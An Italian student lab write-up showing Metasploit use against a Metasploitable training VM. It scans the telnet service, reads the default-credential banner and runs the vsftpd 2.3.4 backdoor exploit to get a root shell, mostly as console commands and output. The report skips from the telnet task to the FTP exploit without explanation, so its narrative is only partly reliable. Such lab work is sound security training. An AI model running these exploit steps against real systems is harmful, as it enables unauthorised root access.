
Raul Pastor

Metasploit

Nell’esercizio di oggi viene richiesto di completare una sessione di hacking sulla macchina metaslploitable attaccando il servizio ‘telnet’ utilizzando il tool metasploit.

Parto con il verificare la connettività tra le macchine con i comandi ‘ping’ e successivamente scansiono Metasploitable per cercare su che porta è attivo il servizio telnet (porta 23).



Dopo aver trovato il servizio attivo sulla porta attivo metasploit con il comando ‘msfconsole’ e cerco se ci sono riscontri con telnet, trovo un exploit.

Raul Pastor

```
msf > search telnet auxiliary

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank    Check  Description
   -   ----                                                      ---------------  ----    -----  -----------
   0   auxiliary/server/capture/telnet                           .                normal  No     Authentication Capture: Telnet
   1   auxiliary/scanner/telnet/brocade_enable_login             .                normal  No     Brocade Enable Login Check Scanner
   2   auxiliary/dos/cisco/ios_telnet_rocem                      2017-03-17       normal  No     Cisco IOS Telnet Denial of Service
   3   auxiliary/admin/http/dlink_dir_300_600_exec_noauth        2013-02-04       normal  No     D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
   4   auxiliary/scanner/ssh/juniper_backdoor                    2015-12-20       normal  No     Juniper SSH Backdoor Scanner
   5   auxiliary/scanner/telnet/lantronix_telnet_password        .                normal  No     Lantronix Telnet Password Recovery
   6   auxiliary/scanner/telnet/lantronix_telnet_version         .                normal  No     Lantronix Telnet Service Banner Detection
   7   auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof              2010-12-21       normal  No     Microsoft IIS FTP Server Encoded Response Overflow Trigger
   8   auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass  2021-09-06  normal  Yes  Netgear PNPX_GetShareFolderList Authentication Bypass
   9   auxiliary/admin/http/netgear_r6700_pass_reset             2020-06-15       normal  Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
   10  auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce  2021-04-21  normal  Yes   Netgear R7000 backup.cgi Heap Overflow RCE
   11  auxiliary/scanner/telnet/telnet_ruggedcom                 .                normal  No     RuggedCom Telnet Password Generator
   12  auxiliary/scanner/telnet/satel_cmd_exec                   2017-04-07       normal  No     Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vu
lnerability
   13  auxiliary/scanner/telnet/telnet_login                     .                normal  No     Telnet Login Check Scanner
   14  auxiliary/scanner/telnet/telnet_version                   .                normal  No     Telnet Service Banner Detection
   15  auxiliary/scanner/telnet/telnet_encrypt_overflow          .                normal  No     Telnet Service Encryption Key ID Overflow Detection
```

Uso l’exploit trovato e cerco le opzioni da configurare:

```
msf > use auxiliary/scanner/telnet/telnet_login
msf auxiliary(scanner/telnet/telnet_login) > check options
[-] Msf::OptionValidateError The following options failed to validate:
[-] Invalid option RHOSTS: Host resolution failed: options
msf auxiliary(scanner/telnet/telnet_login) > show options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.51.101
RHOSTS => 192.168.51.101
msf auxiliary(scanner/telnet/telnet_login) > esploit
[-] Unknown command: esploit. Did you mean exploit? Run the help command for more details.
msf auxiliary(scanner/telnet/telnet_login) > exploit
[*] 192.168.51.101:23     - Error: 192.168.51.101: Metasploit::Framework::LoginScanner::Invalid Cred details can't be blank, Cred details can't be blank (Metasploit::Framework::Login
Scanner::Telnet)
```

Setto l’RHOST con l’indirizzo ip target, dopodiché inizio l’exploit, vedo che non funziona perché avevo caricato l’auxiliary errato, quindi cambio auxiliary

```
msf auxiliary(scanner/telnet/telnet_login) > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.

msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.51.101
RHOSTS => 192.168.51.101
msf auxiliary(scanner/telnet/telnet_version) > exploit
[+] 192.168.51.101:23     - 192.168.51.101:23 TELNET _                  _          _     _ _        \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|
__ \ \x0a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__
\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                          |_|                                  \x0a\x0a\x0aWarning: Never expose this VM to an unt
rusted network!\x0a\x0aContact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0ametasploitable login:
[*] 192.168.51.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/telnet/telnet_version) >
```

Raul Pastor

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.51.101
RHOSTS => 192.168.51.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                        Disclosure Date  Rank    Check  Description
   -  ----                        ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact   .                normal  No     Unix Command, Interact with Established Connection

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.51.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.51.101:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.51.101:21 - The port used by the backdoor bind listener is already open
[+] 192.168.51.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:38545 -> 192.168.51.101:6200) at 2026-01-18 14:17:16 +0000
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.50.100:38545 -> 192.168.51.101:6200 (192.168.51.101)

msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 1
[*] Starting interaction with 1...
```

Finalmente trovo le credenziali, con il comando ‘telnet 192.168.51.101’ mi connetto al servizio telnet di meta da kali e finalmente ho accesso completo alla macchina.